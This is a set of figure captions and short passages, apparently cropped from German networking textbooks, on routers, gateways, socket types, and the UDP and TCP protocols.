



Abbildung 5-3
Router



*Abbildung 5-4
Gateway*




Abb. 5.2:
Warteschlange für
UDP-Nachrichten

Computernetze
Peterson/Davie
dpaht. Lehrbuch

KI

✓ Verständig




Abbildung 2-6: Protokoll- und Port-Nummern

Stream Sockets: Sie greifen auf den Transportdienst des TCP-Protokolls zu, wobei der stattfindende Datenfluss auf einer sicheren Verbindung zwischen zwei Sockets realisiert wird.

Datagram Sockets: Analog erfolgt hier der Transport von Daten nach den Gesetzmäßigkeiten des UDP-Protokolls: schnell und weniger zuverlässig.

Raw Sockets: Dieser Typ ermöglicht den direkten Zugriff auf die Netzwerkschicht Internet Protocol.




Abbildung 3-32

Protokollzugriff der Socket-Typen




Bild 1.12 Struktur des UDP-Headers als Überbau eines IP-Pakets (schattierte Felder)

UDP - DATEN




Abb. 5.3:
Behandlung eines Byte-
Stroms durch TCP

Computerarchitektur
Peterson + Davie




Abb. 20.1: Bei diesem Internet wird deutlich, daß TCP ein Ende-zu-Ende-Transportprotokoll ist. TCP betrachtet IP als Mechanismus, mit dessen Hilfe die TCP-Software eines Hosts Nachrichten mit der eines entfernten Hosts austauschen kann.

